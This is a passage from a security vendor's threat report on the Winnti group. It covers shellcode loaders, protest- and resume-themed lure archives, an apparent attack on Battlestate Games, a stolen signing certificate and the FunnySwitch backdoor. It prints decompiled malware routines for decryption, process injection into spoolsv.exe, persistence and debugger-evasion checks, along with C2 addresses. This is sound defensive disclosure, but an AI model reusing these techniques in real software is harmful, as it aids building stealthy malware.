.data:00F53928 aCsploadkissy0 db "CSPLOADKISSYOU",0
.data:00F53938 db 0

```

Figure 16. String "CSPLOADKISSYOU" in data section

In the self-contained loaders, the shellcode is located in a PE file overlay. The shellcode is stored in a curious way: data starts from 0x60 bytes of the header, followed by the (encrypted) shellcode. The data length is stored at offset -0x24 from the end of the executable. The header always starts with the PL signature. The other header data is used for decryption: a 32-byte key is located at offset 0x28 and a 12-byte nonce for the ChaCha20 algorithm is at offset 0x50.

```

1 | int __stdcall decrypt_and_run_shellcode(int a1)
2 | {
3 |     int v1; // eax
4 |     _BYTE *v2; // edi
5 |     void (*entrypoint)(void); // esi
6 |     unsigned int size; // [esp+4h] [ebp-8h]
7 |     _BYTE *buffer; // [esp+8h] [ebp-4h]
8 |
9 |     size = 0;
10 |    buffer = 0;
11 |    v1 = read_overlay((int *)&size, &buffer);
12 |    v2 = buffer;
13 |    if ( buffer )
14 |    {
15 |        if ( v1 && size >= 0x60 && *buffer == 'P' && buffer[1] == 'L' )
16 |        {
17 |            entrypoint = (void (*)(void))(buffer + 0x60);
18 |            chacha20_decrypt(buffer + 0x28, buffer + 0x50, buffer + 0x60, buffer + 0x60, size - 0x60);
19 |            entrypoint();
20 |        }
21 |        ((void (__stdcall *) (_BYTE *, _DWORD, int))imports->kernel32_VirtualFree)(v2, 0, 0x8000);
22 |    }
23 |    return 0;
24 | }

```

Figure 17. Handling of PL shellcode in the

loader body (ChaCha20)

The ChaCha20 implementation is not always present: some of the samples use Microsoft CryptoAPI with AES-128-CBC for encryption. We can also find key information here in the structure of the PL shellcode: at offset 0x28, there are 32 bytes that are hashed with MD5 to obtain a cryptographic key.

```

22     v2 = size;
23     if ( size >= 0x60 && *buffer == 'P' && buffer[1] == 'L' )
24     {
25         derive_key(&v7, buffer + 0x28);
26         if ( v8 )
27         {
28             size = v2 - 0x60;
29             if ( CryptDecrypt(hKey, 0i64, 1, 0, (BYTE *)buffer + 0x60, &size) )
30                 ((void (*)(void))(buffer + 0x60))();
31         }
32         if ( hKey )
33             CryptDestroyKey(hKey);
34         if ( hHash )
35             CryptDestroyHash(hHash);
36         if ( hProv )
37             CryptReleaseContext(hProv, 0);
38     }

```

Figure 18. Handling of PL shellcode in the loader body (AES-

128)

Older loader versions use Cryptography API: Next Generation (BCrypt* functions) in an equivalent way. They use AES-128 in CFB mode as the encryption algorithm.

The loaders that rely on external files have a similar code structure and one of two encryption types: ChaCha20 or AES-128-CBC. The file should contain PL shellcode of the same format as in the self-contained loader. The name depends on the specific sample and is encrypted with the algorithm used in it. It can contain a full file path (although we did not detect any such samples) or a relative path.

```

22     v6 = (imports->kernel32_GetProcessHeap());
23     v7 = (v4->ntdll_RtlAllocateHeap)(v6, 0i64, v5);
24
25     (imports->msvcrt_memcpy)(v7, &encrypted_filename, v11);
26     chacha20_decrypt(&filename_key, v8, &nonce, v7, v7, v11);
27
28     (imports->msvcrt_memset)(&filename, 0i64, 512i64);
29     (imports->msvcrt_memcpy)(&filename, v7, v11);
30     v9 = imports;
31     v10 = (imports->kernel32_GetProcessHeap());
32     (v9->kernel32_HeapFree)(v10, 0i64, v7);
33     memset(result, 0, 0x200ui64);
34     if ( (imports->msvcrt_wcslen)(&filename) < 0x100 )
35     {
36         if ( (imports->msvcrt_wcsstr)(&filename, L":\\") )
37         {
38             (imports->msvcrt_wscpy)(result, &filename);
39             v1 = 1;
40         }
41         else if ( (imports->kernel32_GetModuleFileNameW)(hModule, result, 256i64) )
42         {
43             *((imports->msvcrt_wcsrchr)(result, '\\') + 2) = 0;
44             (imports->msvcrt_wscat)(result, &filename);
45             return 1i64;
46         }
47     }
48     return v1;

```

Figure 19. Building the file name with PL shellcode

Among all the loaders, we encountered three different shellcode payloads:

- Crosswalk
- Metasploit stager
- Cobalt Strike Beacon

2.3 Attack examples

2.3.1 An encrypted resume

This malicious file is a RAR archive, `electronic_resume.pdf.rar`

(025e053e329f7e5e930cc5aa8492a76e6bc61d5769aa614ec66088943b77596), with two files:

Name	Size	Packed	Type	Modified	CRC32
File folder					
Dedicated video player.exe	292.493	250.650	Application	31/05/2020 17:31	BB6BEB52
Exclusive shooting information.avi.exe	522.893	321.606	Application	31/05/2020 17:31	26FBC59C
I can't breathe-America's Black Death protests that the riots continue to escalate and ignite America!.mp4	31.963.117	31.928.620	MP4 File	01/06/2020 13:03	1F524CBA

Total 32.778.503 bytes in 3 files

Figure 22. Contents of video.rar

The executable files are self-contained loaders of Cobalt Strike Beacon PL shellcode with a similar configuration and the same C2 server.

The bait is notable for the topic: the hackers were attempting to exploit U.S. protests related to the death of George Floyd. The main bait was a video with the name "I can't breathe-America's Black Death protests that the riots continue to escalate and ignite America!.mp4" involving reporting on protests in late May, 2020. Judging by the logo, the source of the video was Australian portal XKb, which releases news materials in Chinese.



Figure 23.

Still frame from the bait video

2.3.3 Chat transcript

The archive *запись чата.7z* ("chat transcript.7z") (e0b675302efc8c94e94b400a67bc627889bfdebb4f4dfdd68fdb61d4cd03ae) contains three identical executable files with names resembling "запись чата-1.png_____.exe" ("chat transcript-1.png_____.exe") in attacks again targeting Russian-speaking users.

Name	Size	Packed	Type	Modified	CRC32
..			File folder		
запись чата-1.pngexe	345.113	167.267	Application	02/06/2020 00:24	BF581F9B
запись чата-2.png (1).exe	345.113	?	Application	02/06/2020 00:24	BF581F9B
запись чата-3.png (2).exe	345.113	?	Application	02/06/2020 00:24	BF581F9B

Total 1.035.339 bytes in 3 files

Figure 24. Contents of the

archive, the name of which promises a "chat transcript"

The malicious files are self-contained PL shellcode loaders, but the payload here is Crosswalk version 2.0.

Its configuration implies three ways to connect to the C2 server at 149.28.23[.]32:

- Transport protocol 3, port 8443
- Transport protocol 2, port 80
- Transport protocol 1, port 8080

```

0190h: 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 .....
01A0h: 00 00 0C 00 00 00 FB 20 03 00 00 00 01 00 00 00 ..... ù .....
01B0h: 31 34 39 2E 32 38 2E 32 33 2E 33 32 00 00 00 00 149.28.23.32...
01C0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
01D0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
01E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
01F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0200h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0210h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0220h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0230h: 0C 00 00 00 50 00 02 00 00 00 01 00 00 00 31 34 ....P.....14
0240h: 39 2E 32 38 2E 32 33 2E 33 32 00 00 00 00 00 00 9.28.23.32.....
0250h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0260h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0270h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0280h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0290h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
02A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
02B0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0C .....
02C0h: 00 00 90 1F 01 00 00 00 01 00 00 00 31 34 39 2E .....149.
02D0h: 32 38 2E 32 33 2E 33 32 00 00 00 00 00 00 00 00 28.23.32.....
02E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
02F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

Figure 25. Fragment of the Crosswalk configuration

3. Attacks on Russian game developers

The Winnti group first became famous for its attacks on computer game developers. Such attacks continue today, and Russian companies are also among their targets.

3.1 Unity3D Game Developer from St. Petersburg

The attack is based on the archive Resume.rar (4d3ad3ff281a144d9a0a8ae5680f13e201ce1a6ba70e53a74510f0e41ae6a9e6), which contains just one file: CV.chm.

Running the file without security updates installed causes two windows to appear simultaneously: CHM help in HTML Help and a PDF document. They contain the same information: a curriculum vitae for the position of game developer or database manager at a St. Petersburg company.

The CV contains plausible contact information, with a St. Petersburg address, email address ending with "@yandex.ru", and phone number starting with "+7" (Russia's country code). The only obviously fake aspect is the phone number: 123-45-67.

resume.exe is an advanced shellcode injector of which we had encountered only one sample as of the writing of this article. Before it gets down to business, this malware, like many other samples we have seen from Winniti, checks the current year. Current processes are checked and the malware will not run if any of the following are active:

ollydbg.exe|ProcessHacker.exe|Fiddler.exe|windbg.exe|tcpview.exe|idaq.exe|idaq64.exe|tcpdump.exe|Wireshark.exe.

On first launch, shellcode will be taken from MyResume.pdf; on subsequent launches, winness.config is the shellcode source.

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     struct _SYSTEMTIME SystemTime; // [rsp+20h] [rbp-E0h]
4     CHAR Filename; // [rsp+30h] [rbp-D0h]
5
6     if ( (unsigned int)load_functions() )
7     {
8         GetSystemTime(&SystemTime);
9         if ( ((unsigned __int16)(SystemTime.wYear - 2020) <= 2u) && !(unsigned int)check_processes() )
10        {
11            memset(&Filename, 0, 0x104u);
12            GetModuleFileNameA(0i64, &Filename, 0x104u);
13            ((void (__fastcall *)(CHAR *))imports->shlwapi_PathRemoveFileSpecA)(&Filename);
14            ((void (__fastcall *)(CHAR *, const char *))imports->shlwapi_PathAppendA)(&Filename, "MyResume.pdf");
15            if ( ((unsigned int (__fastcall *)(CHAR *))imports->shlwapi_PathFileExistsA)(&Filename) )
16            {
17                install_and_run_from_pdf();
18            }
19            else
20            {
21                memset(&Filename, 0, 0x104u);
22                GetModuleFileNameA(0i64, &Filename, 0x104u);
23                ((void (__fastcall *)(CHAR *))imports->shlwapi_PathRemoveFileSpecA)(&Filename);
24                ((void (__fastcall *)(CHAR *, const char *))imports->shlwapi_PathAppendA)(&Filename, "winness.config");
25                if ( ((unsigned int (__fastcall *)(CHAR *))imports->shlwapi_PathFileExistsA)(&Filename) )
26                    run_from_config();
27            }
28        }
29    }
30    return 0;
31 }
```

Figure 29. Main function in

resume.exe

MyResume.pdf is unpacked from the CHM file. Data read by resume.exe has been added to the end of the PDF file. If the user opens it directly, a message warns that the document is password-protected.




Figure 30.

MyResume.pdf, as viewed in Adobe Acrobat Reader

Compared to the PL shellcode, the data structure is more complex and contains the following:

- ROR-13 hash of data starting from byte 0x24 (0x20, 4 bytes)
- Nonce for algorithm ChaCha20 (0x24, 12 bytes)
- ChaCha20-encrypted text (0x30):
 - Name of PDF file (+0x0)
 - Size of PDF file (+0x20)
 - Size of auxiliary shellcode (+0x24)
 - Size of main shellcode (+0x28)
 - Constant 0xE839E900 (+0x2C)
 - PDF file
 - Auxiliary shellcode
 - Main shellcode

On first launch of resume.exe, the encrypted portion of the data is decrypted (the key is hard-coded in the executable) and three sections are extracted (PDF, auxiliary shellcode, and main shellcode). The PDF file is saved with a name resembling `_797918755_true.pdf` in a temporary folder. It then opens for the user (the second window in the screenshot on Figure 26, next to HTML Help).

```

59 |         do
60 |         {
61 |             v10 = *v9++;
62 |             LODWORD(v7) = v10 + __ROR4__(v7, 13);
63 |             v11 = v8 == 1;
64 |             v8 = (v8 - 1);
65 |         }
66 |         while ( !v11 );
67 |     }
68 |     v7 = __ROR4__(v7, 13);
69 | }
70 | if ( v7 == *(buffer + 0x20) )
71 | {
72 |     chacha20_decrypt(v7, v8, buffer + 0x24, buffer + 0x30, buffer + 0x30, v5 - 0x30);
73 |     if ( *(buffer + 0x5C) == 0xE839E900 )
74 |     {
75 |         pdf_size = *(buffer + 0x50);
76 |         writer_shellcode_size = *(buffer + 0x54);
77 |         main_shellcode_size = *(buffer + 0x58);
78 |         writer_shellcode_offset = buffer + 0x60 + pdf_size;
79 |         drop_to_temp_and_open_pdf(buffer + 0x30, buffer + 0x60, pdf_size);
80 |         create_and_inject_to_spoolsv((writer_shellcode_offset + writer_shellcode_size), main_shellcode_size);
81 |         create_config_and_persistence(
82 |             writer_shellcode_offset + writer_shellcode_size,
83 |             main_shellcode_size,
84 |             writer_shellcode_offset,
85 |             writer_shellcode_size);
86 |     }
87 | }

```

Figure 31.

resume.exe: actions on first launch

The payload runs in a new process %windir%\System32\spoolsv.exe, into which the main shellcode is injected: Cobalt Strike Beacon with C2 address 149.28.84[.]98.

Injection occurs by creating a section via a ZwCreateSection call, getting access to it from the parent and child processes via ZwMapViewOfSection calls, copying shellcode to the section, and placing a jump to the shellcode at the entry point for spoolsv.exe.

For persistence, resume.exe (under the name winness.exe) is copied to the folder %appdata%\Microsoft\AddIns\ and the main shellcode is re-encrypted and saved in the same location, with the name winness.config. To ensure autostart, auxiliary shellcode writes the file svchost.bat, which transfers control to winness.exe, to the startup folder. For avoiding detection at this stage, the auxiliary shellcode is injected in a similar way into spoolsv.exe, independently loads the necessary functions, and writes to file in a separate thread.

When winness.exe runs after a restart, the main shellcode is decrypted from winness.config and injected into spoolsv.exe in exactly the same way.

3.2 HFS with a surprise




Figure 32. HFS server on Winnti infrastructure

On June 23, 2020, while investigating Winnti network infrastructure, we detected an active [HttpFileServer](#) on one of the active C2 servers. Four images were there for all to see: an email icon, screenshot from a game with Russian text, screenshot of the site of a game development company, and a screenshot of information about vulnerability [CVE-2020-0796](#) from the Microsoft website.



Figure 33. 13524222881554126454-128.png



Figure 34. EaVpPBNXgAE8s3r.jpg




Figure 35. website_battlestategames.png




Figure 36. windows_update.png

The screenshots related to Battlestate Games, the St. Petersburg-based developer of *Escape from Tarkov*.

Almost two months later, on August 20, 2020, the file CV.pdf_____.exe (e886caba3fea000a7de8948c4de0f9b5857f0baef6cf905a2c53641dbbc0277c) was uploaded to VirusTotal. This file is a self-contained loader for Cobalt Strike Beacon PL shellcode.

Its C2 server is interesting: update.facebookdocs[.]com.

We discovered that the main domain facebookdocs[.]com hosted a copy of the official site of Battlestate Games: www.battlestategames.com. Via an associated C2 IP address (108.61.214[.]194), we found an equivalent page on the phishing domain www.battlestategames[.]com (note the double "l").




Figure 37. Copy of

the official Battlestate Games site

When used as C2 servers, such domains give attackers the ability to mask malicious traffic as legitimate activity within the company.

The combination of these two finds makes us think that we detected traces of preparation for, and subsequent successful implementation of, an attack on Battlestate Games.

Moreover, the match between the job listing for Unity3D developer (as seen in the screenshot from the official site) and contents of the curriculum vitae in the file CV.chm (as described in the previous section), considering how closely they matched in time as well as the company and "applicant" both being located in St. Petersburg, suggests a connection between these attacks. Most likely, the CHM file attack was used at the beginning stage of the breach, although we do not have solid confirmation for this.

Use of typosquatting domains for C2 servers is typical of Winnti and has been described in a [Kaspersky report](#).

Battlestate Games received all of the information uncovered by our investigation into the suspected attack.

4. A purloined certificate

Another favorite Winnti technique is theft of certificates for code signing. Compromised certificates are used to sign malicious files intended for future attacks.

We found one such certificate belonging to Taiwanese company Zealot Digital:

```
Name:          ZEALOT DIGITAL INTERNATIONAL CORPORATION
Issuer:        GlobalSign CodeSigning CA - SHA256 - G2
Valid From:    07:43 AM 08/20/2015
Valid To:      07:43 AM 09/19/2016
Valid Usage:   Code Signing
Algorithm:     sha256RSA
Thumbprint:    91e256ac753efe79927db468a5fa60cb8a835ba5
Serial Number: 112195a147c06211d2c4b82b627e3d07bf09
```

The files signed with it were predominantly used in attacks on organizations in Hong Kong. They include Crosswalk and Metasploit injectors, the juicy-potato utility, and samples of FunnySwitch and ShadowPad.

5. FunnySwitch

Among the files signed with the Zealot Digital certificate, we discovered two samples of malware containing a previously unknown backdoor. We have called it FunnySwitch, based on the name of the library and one of the key classes. The backdoor is written in .NET and can send system information as well as run arbitrary JScript code, with support for six different connection types, including the ability to accept incoming connections. One of its distinguishing features is the ability to act as message relay between different copies of the backdoor and a C2 server.

5.1 Unpacking

The attack in question starts with the SFX archive x32.exe (2063fae36db936de23eb728bcf3f8a5572f83645786c2a0a5529c71d8447a9af.exe).




Figure 38. Contents of

the archive x32.exe

The archive unpacks three files (1.vbs, n3.exe, and p3.exe) into the folder c:\programdata, after which the extracted VBS script runs both executables.

The files n3.exe and p3.exe are identical and inject shellcode into the process explorer.exe. The only difference between them is the final bytes of the shellcode they inject, which contain the XML configuration. In one case, the proxy server 168.106.1[.]1 is specified there in addition:

```
<?xml version="1.0" encoding="utf-8"?>
<Config Group="aa" Password="test" StartTime="0" EndTime="24" WeekDays="0,1,2,3,4,5,6">
  <HttpConnector url="http://db311secsd.kaspersky[.]info/config/" proxy="http://168.106.1[.]1/" interval="30-60"/>
</Config>
<?xml version="1.0" encoding="utf-8"?>
<Config Group="aa" Password="test" StartTime="0" EndTime="24" WeekDays="0,1,2,3,4,5,6">
  <HttpConnector url="http://db311secsd.kaspersky[.]info/config/" interval="30-60"/>
</Config>
```

A subdomain of kasprsky[.]info, db311secsd.kasprsky[.]info, is the C2 domain. Interestingly, several of its other subdomains are mentioned in an FBI report. It dates to May 21, 2020, and warns of attacks on organizations linked to COVID-19 research.

The job of the shellcode is to launch and execute a method from the .NET assembly located immediately after its code. To do so, it gets a reference to the ICorRuntimeHost interface, which it uses to run CLR and create an AppDomain object. The contents of the assembly are loaded into the newly created domain. Reflection is used to run the static method Funny.Core.Run(xml_config), to which the XML configuration is passed.

```

213     SafeArrayUnaccessData(v11, i, rawAssembly);
214     v18 = (*appDomain)->Load(appDomain, rawAssembly, &assembly);
215     if ( v18 >= 0 )
216     {
217         *v58 = 'u\0F';
218         v58[10] = 0;
219         *&v58[2] = 'n\n';
220         *&v58[4] = '\0y';
221         *&v58[6] = 'o\0C';
222         *&v58[8] = 'e\0r';
223         typeName = SysAllocString(v58); // Funny.Core
224         v18 = (*assembly)->GetType(assembly, typeName, &type);
225         if ( v18 >= 0 )
226         {
227             *v42 = 'u\0R';
228             *&v42[2] = 'n';
229             methodName = SysAllocString(v42); // Run
230             v18 = (*type)->GetMethod(type, methodName, 280, &methodInfo);
231             if ( v18 >= 0 )
232             {
233                 VariantInit(&v90);
234                 VariantInit(&v89);
235                 VariantInit(&param);
236                 param.lVal = SysAllocString(xml_config);
237                 param.vt = 8;
238                 parameters = SafeArrayCreateVector(VT_VARIANT, 0, 1);
239                 v81 = 0;
240                 SafeArrayPutElement(parameters, &v81, &param);
241                 v18 = (*methodInfo)->Invoke(methodInfo, v90, DWORD1(v90), DWORD2(v90), HIDWORD(v90), parameters, &v89);
242                 if ( v18 >= 0 )
243                     v18 = 1;
244             }

```

Figure 39. Calling a

method from the .NET assembly

The assembly is the library Funny.dll with obfuscation by ConfuserEx.

5.2 Funny.dll

The backdoor starts by parsing the configuration. Its root element may contain the following fields:

- Debug is the flag for enabling debug logging
- Group is an arbitrary string sent together with system information.
- Password is the key used to encrypt messages.
- ID identifies the relay (if not present in the configuration, the GUID is used instead).
